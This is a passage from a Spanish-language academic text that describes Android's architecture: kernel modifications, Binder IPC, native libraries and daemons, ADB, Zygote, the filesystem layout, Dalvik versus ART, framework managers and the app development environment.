- *Paranoid networking*: usualmente en *Linux*, todos los procesos tienen permitido la creación de *sockets* y la interacción con la red; pero en *Android*, el acceso a estas operaciones debe ser más controlado. Por eso se agregó un mecanismo al *kernel* para controlar el acceso a estas acciones en la red en base al grupo al que pertenece el proceso [EMBANDR]. Por ejemplo, si un proceso quiere acceder a la red, el sistema corrobora si es miembro del grupo "AID_INET" (o "AID_NET_BT" para el caso del *Bluetooth*); si lo es, le permite el acceso, de otro modo el acceso le es denegado. De hecho, los permisos para los archivos y dispositivos son establecidos por el proceso *Init* [PARANDR] [ANDPARA].
- *Ashmem* (*Anonymous Shared Memory*): es un administrador de memoria compartida basado en archivos [ANDHACK]. Es muy adecuado para ambientes con poca memoria porque está diseñado para reducir automáticamente las *caches* de memoria y recuperar las regiones de memoria cuando la memoria disponible de todo el sistema se vuelva baja [EMBANDR]. *Ashmem* tiene la capacidad de utilizar el recuento de referencias para destruir regiones de memoria, cuando todos los procesos que se refieren a ellas han salido; esta característica es aprovechada por *Binder*. También tiene la capacidad de reducir regiones mapeadas si el sistema necesita memoria. Cuando se realiza esta operación, *ashmem* considera las regiones marcadas como "*unpinning*" y "*pinning*", que son aquellas que se puede ejecutar la reducción y aquellas que no, respectivamente.
- *Pmem*: este driver es obsoleto [EMBANDR]. La función de este *driver* era de compartir grandes bloques de memoria que estaban dispuestos contiguamente.

- *Bluetooth*: *Google* realizó cambios en la pila de comunicaciones vía *Bluetooth.* Son cambios que arreglan errores relacionados a dispositivos *Bluetooth* específicos; se agregaron funciones de depuración en *Bluetooth* y funciones de control de acceso [ANDDIFF].
- Soporte para la unidad de almacenamiento: en la plataforma PC se guardan los archivos en discos (con todas sus variantes), en cambio los dispositivos móviles guardan los archivos en chips de memoria *flash* de estado sólido. Un tipo de memoria *flash* que se usa en el ámbito móvil es la memoria llamada "NAND", tiene 2 cualidades para resaltar: son de alta densidad y de bajo costo [ANDDIFF]. Existe un proyecto que provee una interface de alto rendimiento entre el *kernel* de *Linux* y los dispositivos con memorias *flash* del tipo *NAND*, este proyecto se llama *YAFFS* y se originó antes que *Android*; este proyecto ya publicó su segunda versión y se incorporó al *kernel* de *Android*, dado que en las primeras versiones de *Android* no formaba parte del *kernel* de *Linux*.
- *Low Memory Killer*: es un *driver* que elimina a los procesos activos que alojan componentes que no han sido usados por un largo tiempo y no tienen una prioridad alta. Está basado en el *driver* que cumplía la misma función en el *kernel* original, llamado "*Out-of-memory Killer*" (*OOM Killer*) [EMBANDR]. Como *Android* está pensado para ambientes con baja memoria, es crucial el comportamiento del sistema cuando se queda sin memoria, se agregó un driver al kernel original llamado "*low-memory killer*". El driver original eliminaba procesos solo cuando el sistema se quedaba sin memoria. El de *Android* permite eliminar procesos cuando se alcance cierto umbral. Hay diferentes umbrales que disparan distintas alertas asociadas a distintas categorías de procesos de acuerdo a los componentes asociados; es decir, estos umbrales son como perfiles que corresponden a distintas situaciones de baja memoria. Una posible situación hipotética podría ser la siguiente [LWNOOMK]: cuando se alcanza el primer umbral, los procesos en *background* serán notificados del problema para que sólo guarden sus estados; cuando se alcanza el segundo umbral, es decir, hay una mayor tensión en el sistema por falta de memoria, el driver procede a matar los procesos en *background* que no son críticos de los cuales se sabe que han sido guardados cuando se llegó al umbral anterior; finalmente, cuando la situación es muy difícil, se aplica lo anterior con los procesos que corren en *foreground*.

2.3.1.1 Binder

Una de las ideas que *Android* heredó de *Linux* es que los datos que pertenecen a cada proceso están aislados teniendo en cuenta que los procesos tienen espacios de direcciones separados. Esto evita una invasión indeseada a los espacios de direcciones de cada proceso, lo que puede llegar a generar inseguridad e inestabilidad al sistema. Sin embargo, existen casos en que se necesita lograr una comunicación entre procesos; para ello se utiliza un mecanismo IPC (*Inter-Process Communication*), el cual asiste en la divulgación de uno o varios servicios que un proceso ofrece a otros procesos, y así estos

procesos pueden descubrir estos servicios; además permite la interacción entre los servicios y el resto de los procesos.

Dado que la implementación de IPC que viene con el *kernel* de *Linux* original no es eficiente para entornos embebidos, entonces se decidió tomar las bases de un viejo proyecto discontinuado llamado *OpenBinder* (soporta varias plataformas) para reimplementarlo. O sea, su implementación fue reescrita y sus ideas principales se mantuvieron [TESBIND]. El proyecto nuevo pasó a llamarse *Binder*. *Binder* está pensado para correr en sistemas embebidos. Con él se busca disminuir la sobrecarga, aumentar el rendimiento y mejorar la seguridad. Por otro lado, *Binder* cumple más funciones que un IPC convencional. Entre ellas se puede mencionar la administración de memoria y de hilos; sin embargo, la idea de *Binder* es que estas funciones le sean transparentes al desarrollador de sistemas de bajo nivel. Para aclarar este tema se acude a la siguiente cita:

> *"A pesar de que el mecanismo RPC que subyace es muy complicado, el framework Binder empaqueta todo y expone APIs simples de usar para hacer que todo el mecanismo de comunicación entre procesos parezca sencillo" [CODETHE].*

Binder suministra una serie de abstracciones y mecanismos que facilitan el desarrollo que se realizan en las capas superiores, o sea que es un *framework* de bajo nivel. Principalmente permite registrar, descubrir e instanciar componentes; también provee la definición de un modelo de objeto (o componente) genérico, un mecanismo estándar para describir interfaces de objetos (usando AIDL, luego se explicará); permite que las instancias de los componentes vivan en distintos procesos, de esta forma se ocupan de los detalles de IPC cuando interactúan procesos [PALBIND]. Según uno de sus creadores, Dianne Hackborn, sostiene que

> *"Binder es usado para casi todo lo que ocurre a través de los procesos en la plataforma central" [DIANNEH].*

A grandes rasgos, *Binder* se divide en tres partes [BLOGCUB]: RPC, IPC y *driver*; a continuación se las expondrán.

Una parte de *Binder* corresponde al mecanismo RPC (*Remote Procedure Call*), el cual se usa para realizar la comunicación entre procesos. Se aplica entre un proceso servidor y un proceso cliente, en donde básicamente el proceso cliente puede ejecutar métodos remotos en el proceso servidor como si se estuviesen ejecutando localmente [TESBIND]. En el caso de *Binder*, los procesos corren sobre un único dispositivo, no soporta RPC a través de la red [ANSECIN].

Otra parte de *Binder* corresponde al mecanismo IPC (cuando 2 procesos quieren comunicarse), el cual sigue la siguiente secuencia de pasos básica [CODETHE]: en el momento en que un proceso cliente hace una llamada a un proceso servidor (que tiene servicios para ofrecer), le pasa un bloque de datos; para eso, el cliente llama a una

función especial para pasarle el bloque de datos, se la llamará "*transact()*", luego el servidor recibirá una invocación a una función que se la llamará "*onTransact()*"; la llamada a "*transact()*" bloquea al hilo del cliente por defecto (mediante cierta configuración se la puede volver en una llamada no bloqueante) hasta que la invocación al método "*onTransact()*" termina de ejecutarse.

Finalmente, *Binder* consta de un *driver* que contiene la implementación de *Binder*. El *driver* está dentro del espacio de direcciones del *kernel.* Esto es debido a que los procesos no pueden invocar operaciones de escritura o lectura de forma directa sobre otros procesos y el *kernel* si puede hacerlo. Se puede acceder a este *driver* por una interface que se encuentra ubicada en el dispositivo "/dev/binder" [ANSECIN], la cual ofrece una API sencilla basada en las funciones conocidas y heredadas del *kernel* original: *open*, *release*, *poll*, *mmap*, *flush* y *ioctl* [BINDGAR].

Los clientes y los servicios no conocen nada del protocolo *Binder*, entonces usan patrones de diseño para que el mecanismo interno de *Binder* sea transparente: el cliente usa un patrón llamado *proxy* y el servidor usa otro llamado *stub* [CODETHE]. El componente *proxy* emula al proceso servidor; recibe invocaciones a sus métodos en lenguajes de alto nivel (*Java* o *C++*), los convierte en paquetes de datos para enviarlos al *driver* de *Binder* y bloquea el flujo de ejecución del cliente. En el lado del proceso servidor, el componente *stub* escucha al *driver*, desenvuelve paquetes de datos (al recibir pedidos del cliente) convirtiéndolos en tipos de datos que el servidor pueda entender.




Figura 7 – Patrones aplicados en Binder[4]

Este par de componentes se autogeneran a partir de una especificación simple escrita en el lenguaje AIDL [SLIBIND]. AIDL (*Android Interface Definition Language*) se compone de un lenguaje específico de *Android* para definir interfaces de servicios basadas en *Binder*; y por otro lado, se compone de una herramienta que forma parte del entorno de desarrollo de *Android*, que sirve para generar un archivo *Java* (una interface que el servidor debe implementar y que los clientes van a usar) a partir de un archivo escrito en el lenguaje AIDL, es como si fuese un contrato entre los clientes y el servidor [AIDLDEV]. AIDL genera las capas de *software* (que utilizan abstracciones como *stubs* y *proxies*) que son muy tediosas de desarrollar de forma manual porque forman parte de los detalles del mecanismo de *Binder*; de hecho, las operaciones de bajo nivel y las estructuras de datos del mecanismo interno de *Binder* son abstraídas por la librería *libbinder* (en la capa nativa), ésta es utilizada por los clientes y servicios [BINDGAR]. Esta herramienta, por lo general es usada en el ámbito del desarrollo de sistemas a nivel de espacio de usuario.

4 Huang, J. (2012). "Inter-process method invocation". Recuperado de https://www.dre.vanderbilt.edu/~schmidt/cs282/PDFs/android-binder-ipc.pdf

Por último, cabe destacar que la infraestructura que provee *Binder* es importante y notable, porque es utilizada en muchos Servicios del Sistema (dentro de la capa superior), como el servicio de notificaciones ("*Notification Manager*"), el servicio de telefonía ("*Telephony Manager*"), el servicio de la batería ("*Battery Manager*"), el servicio de Wi-Fi ("*Wifi Manager*"), entre muchos otros [CODETHE].

2.3.2 Espacio de usuario nativo

La capa correspondiente al espacio de usuario nativo ("*native userspace*") provee la funcionalidad mínima y toma los principios de Linux; en esta capa se ubican los componentes ejecutables que corren fuera de la máquina virtual de Dalvik y forman un sistema operativo base. Esta capa consiste de librerías y demonios nativos que fueron escritos en C o C++, los cuales están optimizados para correr en un ambiente de *hardware* específico (consideran la arquitectura de la CPU, por ejemplo); en contraste están las aplicaciones y el *framework* de *Android* (en la capa superior) que están escritos en Java y tienen un nivel de abstracción alto. En la capa del espacio de usuario nativo también se encuentran el singular proceso *Init* y el HAL (*Hardware Abstraction Layer*) de *Linux*. Generalmente, estos componentes se inician de forma automática o a demanda del proceso *Init* (que se basa en archivos de configuración). Estos binarios nativos también están disponibles para ser invocados desde la línea de comandos cuando el desarrollador acceda por *shell* al dispositivo (mediante el comando *adb*, el cual se verá mas adelante). Los componentes de esta capa suelen tener acceso directo a la raíz del *filesystem* y a las librerías nativas incluidas en el sistema. Sus capacidades están restringidas por los permisos concedidos por el *filesystem* y por la combinación UID / GID. Como sucede con el *kernel*, el espacio de usuario nativo de *Android* no es igual que el de *Linux*.

2.3.2.1 Librerías

Android incluye un conjunto de librerías nativas muy útiles que son usadas por diferentes componentes en distintas capas superiores (como la máquina virtual de *Dalvik*, servicios del sistema, aplicaciones). Los desarrolladores de aplicaciones usan estas librerías mediante el *Framework* de aplicaciones de *Android*, usando el lenguaje de programación Java. Sin embargo, cualquier aplicación puede saltear este intermediario, accediendo a alguna de estas librerías compartidas y nativas empleando invocaciones a JNI (*Java Native Interface*) [ANDSECU]. Dado que las librerías pertenecientes a esta capa son desarrolladas en código nativo (C / C++), son propensas a las vulnerabilidades de corrupción de memoria [ANDHACK]. Muchas de estas librerías nativas pertenecen a proyectos *open source* y son usadas en entornos *Linux* [ANDHACK]. Por ejemplo, el proyecto *SQLite* provee funcionalidad para manejar bases de datos locales, el proyecto *WebKit* provee un motor de navegador web embebible, el proyecto *FreeType* cumple funciones de renderizado de imágenes vectoriales de las tipografías a mapas de bits [FREETYP]. Sin embargo, no todas las librerías vienen de proyectos externos y se pueden incorporar sin muchas modificaciones, una excepción es la librería llamada *Bionic*, que es una versión más reducida que la librería *libc* de *Linux* (librería del lenguaje C del

sistema) y optimizada para plataformas embebidas [ANDSECU], así como también existen varias librerías creadas específicamente para *Android* dentro del proyecto AOSP.

Entre las librerías nativas (tanto internas como externas a AOSP) se pueden mencionar las siguientes:

- libexif (externa): Librería que maneja el formato EXIF para las imágenes.
- libexpat (externa): Librería que realiza las tareas de un *parser* de XML, proviene de un proyecto de software libre.
- libaudioalsa/libtinyalsa (externa): Librería de audio que se usa en *Linux*, llamada "ALSA".
- libbluetooth (externa): Librería para la interface *Bluetooth* llamada "*BlueZ*", comunmente usada en *Linux*.
- libdvm (interno): Librería de la máquina virtual de *Dalvik*, es propia de *Android* [EMBANDR].
- liblog (interno): Librería para generar *logs* [EMBANDR].
- libbinder (interno): Librería de *Binder* [EMBANDR].
- libui (interno): Librería que contiene funcionalidades de bajo nivel relacionadas a la interface de usuario, como la utilización del *buffer* de gráficos [EMBANDR].

Éstas son sólo algunas librerías del *stock* que incorpora *Android*. Para tener una idea, un dispositivo que corre *Android* 4.3 contiene más de 200 librerías compartidas [ANDHACK].

También se puede realizar otra clasificación de las librerías: están aquellas que son específicas del fabricante y aquellas que no lo son. Las primeras proveen soporte para el *hardware* único a un modelo de dispositivo, están ubicadas en el directorio /vendor/lib (o /system/vendor/lib/), éstas incluyen soporte de bajo nivel para los dispositivos gráficos, transceptores GPS o radios de celular. Las segundas, no son específicas del fabricante, están ubicadas en /system/lib y típicamente incluyen proyectos externos. [ANDHACK].

2.3.2.2 Demonios

Los demonios en *Android* son como los de *Linux*, son procesos que corren en *background*. En *Android*, algunos demonios principales se inician durante el arranque del sistema, el proceso *Init* los arranca en esta etapa inicial y siguen corriendo mientras esté encendido el sistema. Otros demonios se inician bajo demanda y dependen de cierta configuración, como el demonio *adbd* que se usa para conectar un dispositivo externo mediante la línea de comandos [EMBANDR]. Algunos de los demonios más importantes son [EMBANDR]: *Zygote* (el proceso *Zygote* es responsable de estimular la cache del sistema y arrancar el Servidor del Sistema), *adb*, *vold* (maneja el montaje y el formateo de unidades e imágenes montadas), *rild* (es un mediador de todas las comunicaciones entre el módulo de *Android* del Servicio del Teléfono y el procesador de banda base), *system_server* (corresponde al demonio del Servidor del Sistema de *Android*: contiene la

gran mayoría de los servicios del sistema que corren en *Android*), etc.

2.3.2.3 ADB

Android Debugging Bridge es una aplicación cliente-servidor que permite la comunicación con un emulador o un dispositivo. Consta de 3 componentes: el demonio ADB (ubicado en /sbin/adbd), el cual corre sobre el dispositivo o emulador; el servicio, que corre sobre el entorno de desarrollo (una PC); y las aplicaciones cliente (por ejemplo, *adb* o *ddms*), que se utilizan para comunicarse con el demonio a través del servicio. ADB permite ejecutar comandos interactivos sobre el emulador o el dispositivo, como instalar aplicaciones (mediante archivos .apk), transferir archivos o ingresar comandos a una *shell* (a través de la *shell* de *adb*) [ANDSECU].

2.3.2.4 Zygote

Como generalmente sucede en los sistemas basados en *Linux*, en el momento del arranque del sistema, un *bootloader* carga el *kernel* e inicia al proceso *Init*. El proceso *Init* inicia todos los otros procesos y origina los demonios, cuando termina este proceso, inicia un demonio importante llamado *Zygote*. Éste inicia la primer Máquina Virtual de *Dalvik* (Dalvik Virtual Machine o DVM) y precarga todas las librerías del core usadas por las aplicaciones y el *framework* de *Android* [ANDSECU]. Luego, se queda a la espera de nuevas solicitudes para crear nuevas Máquinas Virtuales de *Dalvik*.

Zygote recibe un pedido para iniciar una nueva Máquina Virtual de *Dalvik* por cada aplicación iniciada. Cuando *Zygote* recibe un pedido, aplica la operación *fork* a él mismo e inicia nuevos procesos que heredan de la Máquina Virtual de *Dalvik* previamente inicializada. En el caso de *Android*, la construcción de una Máquina Virtual de *Dalvik* nueva no provoca una disminución en el rendimiento, dado que las librerías compartidas no se copian a menos que la aplicación realice cambios y modificaciones a estas librerías [ANDSECU]; esta optimización evita tener que repetir el proceso costoso de cargar el *Framework* de *Android* y sus dependencias al iniciar nuevos procesos *Dalvik* (incluyendo aplicaciones); en consecuencia, las librerías del *core*, las clases del *core* y sus estructuras de *heap* correspondientes son compartidas entre las instancias de las DVMs.

Cuando *Zygote* es iniciado por *Init*, se copia a sí mismo y arranca un proceso llamado *system_server*. Luego, este proceso arranca todos los servicios del *core* de *Android*, como por ejemplo, uno llamado *Activity Manager*. Una vez que todos los servicios del *core* hayan iniciado, la plataforma esta lista para lanzar aplicaciones a demanda del usuario. Recordemos que cada aplicación que se arranca, genera un *fork* de *Zygote* y la creación una nueva Máquina Virtual de *Dalvik*.

2.3.2.5 Filesystem

El *filesystem* tiene un papel preponderante en el espacio de usuario nativo, similar a lo que sucede en el entorno *Linux*. Sin embargo, el *filesystem* de *Android* difiere del que

tiene *Linux*, dado que *Android* no se adhiere al estándar FHS (*Filesystem Hierarchy Standard*). *Android* utiliza la raíz del *filesystem* para guardar aplicaciones, librerías y datos; los dos directorios principales en donde trabaja *Android* son “/system” y “/data”, los cuales no estan incorporados en el estándar FHS [EMBANDR].

La ubicación “/system” es el directorio que se usa principalmente para almacenar componentes inmutables generados por la compilación del AOSP. Estos componentes incluyen a binarios nativos, librerías nativas, paquetes del *framework* y aplicaciones que vienen por defecto. Usualmente es montado en modo de sólo lectura desde una imagen separada del *filesystem* raíz.

La ubicación “/data” es el directorio principal para guardar datos y aplicaciones que cambian con el correr del tiempo. Esto incluye datos generados y almacenados por las aplicaciones instaladas por el usuario, junto con los datos generados por los componentes de *Android* en tiempo de ejecución. Por lo general, al igual que “/system”, también es montada desde una imagen separada del *filesystem* raíz, aunque en el modo de lectura-escritura.

Android también incluye muchos directorios comúnmente encontrados en cualquier sistema *Linux*, como “/dev”, “/proc”, “/sys”, “/sbin”, “/root”, “/mnt” y “/etc”. Por lo general, estos directorios se los trata como sucede en *Linux*, a pesar de que ellos tienen menos elementos que los de *Linux*, como es el caso de “/sbin” y “/etc”, en algunos casos están vacíos, como “/root”.

2.3.2.6 Init

Como sucede en *Linux*, *Init* es el primer proceso que es iniciado por el *kernel*, en el espacio de usuario. El proceso *Init* inicializa el ambiente del espacio de usuario ejecutando una serie de comandos: inicia servicios y demonios, *Init* está a la espectativa ante la ocurrencia de eventos para ejecutar comandos o acciones (como por ejemplo, el montaje de un *filesystem*). Una diferencia con la versión de *Linux*, es que en vez de ejecutar *scripts* de *shell* basados en *run-levels* definidos en “/etc/init.d”, *Android* ejecuta comandos basados en directivas configuradas en “/init.rc”.

2.3.3 Máquina Virtual de Dalvik

Las aplicaciones Android se escriben en el lenguaje de programación Java, son compiladas a archivos con la extensión "*class*" de Java y seguidamente estos últimos se compilan a la extensión "*dex*" para que se puedan ejecutar en la máquina virtual de *Dalvik* para su distribución, estos compiladores forman parte del *kit* de desarrollo de *Android*. Luego el usuario recibe la aplicación y la instala en su dispositivo, para que finalmente proceda a ejecutarla. El archivo con el formato *dex* es ejecutado en una Máquina Virtual de *Dalvik*, la cual es prácticamente como una Máquina Virtual de Java con una implementación distinta [ANDSECU]. O sea, *Dalvik* le permite a *Android* correr los *bytecodes* generados a partir de las aplicaciones escritas en Java; además, *Dalvik*

proporciona los *hooks* y el entorno necesario para relacionarse con el resto del sistema, incluyendo librerías nativas y el resto del espacio de usuario nativo.

Los entornos *Android* y Java tienen sus diferencias. En Java, el ambiente de desarrollo está conformado por 3 partes: el compilador Java, el intérprete de *bytecodes* de Java (la Máquina Virtual de Java) y las librerías de Java que comúnmente se usan en el desarrollado de aplicaciones Java. Usualmente los desarrolladores obtienen todo esto por el conjunto de desarrollo de Java (*Java Developmente Kit* o JDK) que se descarga del sitio de *Oracle* de forma gratuita. En *Android*, el ambiente se basa en el JDK para que el desarrollador pueda compilar aplicaciones escritas en Java; sin embargo, no utiliza ni la JVM, ni las librerías que se encuentran en el JDK [EMBANDR]. En lugar de usar la JVM, se usa la máquina virtual de Dalvik; y en lugar de usar las librerías del JDK, se usa la implementación *open source* de estas librerías provistas por el proyecto *Apache Harmony*.

La Máquina Virtual de *Dalvik* está diseñada específicamente para afrontar las limitaciones impuestas en los sistemas embebidos, tal como la cantidad de memoria, la velocidad del procesador, ausencia del espacio de intercambio (como la partición *swap* en los sistemas *Linux*), fuente de alimentación limitado (batería). Por lo tanto, el diseño de la máquina virtual de *Dalvik* tiene en cuenta la velocidad y eficiencia, cuestión que lo diferencia de la Máquina Virtual de Java [ANDHACK][EMBANDR]. Además, para afrontar las restricciones de este tipo de ambientes se aplica otra optimización: los archivos *DEX* se optimizan antes de ser interpretados por la máquina virtual de *Dalvik*. La salida de este proceso de optimización es un archivo *DEX* optimizado (*ODEX*). Cabe señalar que los archivos *ODEX* no son portables a través de las diferentes actualizaciones de la Máquina Virtual de *Dalvik* o entre dispositivos; generalmente esto ocurre una sola vez, cuando se inicia la aplicación por primera vez [ANDHACK].

Actualmente, los dispositivos con *Android* cuentan con *Android Runtime*, el cual sustituye a la máquina virtual de *Dalvik* por cuestiones de rendimiento [ARTANDR].

> *"La diferencia fundamental entre Dalvik y ART es cuándo hacen esta traducción o compilación. Dalvik utiliza lo que se llama compilación "justo a tiempo" (just-in-time, o JIT), mientras que ART utiliza compilación previa (ahead-of-time, o AOT)." [ARTANDR]*

> *"Con el compilador JIT de Dalvik, cada que iniciamos una aplicación, la máquina virtual dinámicamente traduce una parte del bytecode DEX a código máquina. Conforme continúa la ejecución de la aplicación, se compila más bytecode y se almacena en memoria cache. Es por ello que se dice que la aplicación está siendo compilada "justo a tiempo" conforme la usamos. En el caso de ART, las aplicaciones se compilan desde que se instalan en el dispositivo, y ya se deja instalado el código máquina listo para ejecutarse y sin necesidad de mayor compilación." [ARTANDR]*

2.3.4 Bibliotecas del Framework de Android

El resultado de la unión entre las aplicaciones y el runtime es el *Framework* de *Android*, el cual ofrece herramientas para los desarrolladores (clases y *packages*) basados en abstracciones que realizan tareas comunes de desarrollo, el desarrollador usa y vuelve a usar estas herramientas, las cuales le permite trabajar con mayor rapidez, concentrándose en el problema. Dentro de las tareas que ya están resueltas y son transparentes al desarrollador se puede mencionar: la administración de elementos de la interfaz gráfica a bajo nivel, el acceso a los almacenes de datos compartidos y los detalles de la transmisión de mensajes entre aplicaciones. Estas partes de código que no son específicas de una aplicación (sino que se reutilizan en varias aplicaciones) se sigue ejecutando dentro del dominio de la Máquina Virtual de *Dalvik* [ANDHACK].

Los *packages* comunes pertenecientes al *Framework* de *Android* son aquellos que estan dentro del namespace "android.*", tal como "android.content" o "android.telephony". *Android* también provee muchas clases estándar a Java (que están en los namespaces "java.*" y "javax.*"), como también *packages* adicionales de terceros, como por ejemplo la librería "*Apache HTTP Client*". En esta capa de *software* también se incluyen varios servicios inherentes al sistema, usados para manejar y facilitar mucha de la funcionalidad provista por estas clases y *packages*, a estos servicios se los llaman *Managers* y son iniciados por *system_server* después de la inicialización del sistema [ANDHACK]. Estos *Managers* pueden ser accedidos mediante clases fachada (muestra una interface simple con las funciones más importantes); típicamente, cada *manager* es respaldado por un correspondiente servicio del sistema; por ejemplo, *BluetoothManager* es una fachada para el servicio llamado *BluetoothManagerService* [ANSECIN].

Estos son algunos *managers*:

- *Activity Manager*: administra el ciclo de vida de un *activity* (su definición se encuentra más abajo) en una aplicación y en varios componentes dentro de una aplicación. Cuando una aplicación pide iniciar un *activity*, por ejemplo por el mensaje "*startActivity()*", es el *Activity Manager* el que provee este servicio [ANDSECU].
- *Resource Manager*: provee acceso a los recursos como *strings*, gráficos, archivos que definen el diseño de la interface gráfica, etc. [ANDSECU].
- *Notification Manager*: maneja notificaciones de eventos como la reproducción de sonidos, vibraciones, el destello del *LED*, exhibición de íconos en la barra de estado, etc. [ANDHACK]
- *Package Manager*: junto con el demonio de administración de paquetes (*installd*), tiene la responsabilidad de instalar aplicaciones en el sistema y mantener información acerca las aplicaciones instaladas y sus componentes [ANDSECU].
- *Telephony Manager*: administra las tareas y la información relacionados con los servicios de telefonía, estado del radio, la red de telefonía celular, etc. [ANDHACK]

- *Views*: provee un conjunto abundante de vistas que una aplicación puede usar para mostrar información [ANDSECU].

2.3.5 Aplicaciones del sistema y aplicaciones instaladas por el usuario

Los usuarios nunca ven el subsistema de *Linux*, ni van a interactuar con el espacio de usuario nativo, ellos van a ver la capa superior donde está la interface gráfica del sistema operativo que muestra la funcionalidad básica y las aplicaciones que extienden esta funcionalidad. Android viene con un conjunto rico en aplicaciones (pre-instaladas), incluyendo un *browser*, un programa que gestiona mensajes *SMSs*, un calendario, un cliente de *e-mails*, un administrador de contactos, un reproductor de audios, etc.; muchas de estas aplicaciones son de *Google* y otras son del fabricante del dispositivo, ninguna de ellas se puede desinstalar, a menos que el dispositivo tenga permisos de superusuario (comúnmente se dice que el dispositivo está "*rooteado*"). El usuario puede instalar aplicaciones que sirven como alternativa a las aplicaciones instaladas por defecto. *Android* no diferencia entre aplicaciones escritas por los usuarios o provistas por el sistema operativo. Como por ejemplo, el explorador web: un usuario puede descargar *Firefox*, *Opera* u otro explorador, sin embargo *Android* los tratará de la misma forma que el explorador que viene por defecto [ANDSECU]. Los paquetes de instalación (archivos APK) de las aplicaciones pre-instaladas residen en el directorio “/system/app”. Las aplicaciones instaladas por el usuario, como también las actualizaciones de las aplicaciones preinstaladas, residen en el directorio “/data/app” [ANSECIN].

2.4 Desarrollo de aplicaciones en Android

Para empezar a programar aplicaciones para *Android* es importante tener conocimientos en Java, así como en Programación Orientada a Objetos. También es importante tener noción de XML para definir la parte visual, el cual es un lenguaje descriptivo muy fácil de usar y que aporta simplicidad en el desarrollo de aplicaciones en *Android*; no obstante, para diseñar la interface de la aplicación, también se puede acudir a herramientas intuitivas integradas a la IDE, sin la necesidad de escribir código XML.

En la siguiente parte se van a explicar las herramientas principales para poder desarrollar aplicaciones en *Android.* Éstas son cuestiones relacionadas al ambiente y conceptos teóricos para escribir código. Con esta explicación se demuestra que están al alcance de cualquier programador.

2.4.1 Ambiente de desarrollo

El ambiente de desarrollo puede ser usado en los sistemas operativos: *Windows*, *OS X* o *Linux*. Para ello se debe descargar: el SDK de *Android* (que contiene todas las librerías Java que utiliza *Android*), el emulador (para probar aplicaciones) y variedad de ejemplos.

Los componentes que forman el entorno de desarrollo de *Android* son:

- Java: cualquier desarrollador puede descargar gratuitamente un *kit* de desarrollo de Java (JDK) desde el sitio de *Oracle* [JDKORAC]. Funciona en varias arquitecturas y en los sistemas operativos más populares.
- *Android Studio*: es el IDE oficial de *Android*, *Google* se basó en el IDE llamado *IntelliJ IDEA* de la empresa *JetBrains*. Antes, se usaba el IDE llamado *Eclipse* con el plugin *Android Developer Tools* (ADT) que integra este IDE con el entorno de desarrollo de *Android*; sin embargo, el soporte para *Eclipse* está finalizando en *Android* [ECLIPEN].
- *Android SDK Manager*: es un administrador de paquetes, los cuales pueden ser herramientas complementarias para el SDK, versiones de las plataformas (APIs) para usar en etapa de desarrollo y otros componentes. Este gestor de paquetes facilita el acceso y la administración de herramientas para el entorno de desarrollo. Por ejemplo, desde esta aplicación se puede comprobar si hay nuevos paquetes o *add-ons*, o actualizaciones de los mismos. Para tener una idea, los paquetes obligatorios a instalar para que compile una aplicación son: *SDK Tools*, *SDK Platform-tools* y *SDK Platform*; también se debe instalar una versión de la API de *Android*.
- *Android Virtual Device* (*AVD*) *Manager*: es una interface gráfica para administrar *AVDs*. Es decir, maneja perfiles de dispositivos virtuales para poder realizar pruebas en una variedad de dispositivos móviles con Android.
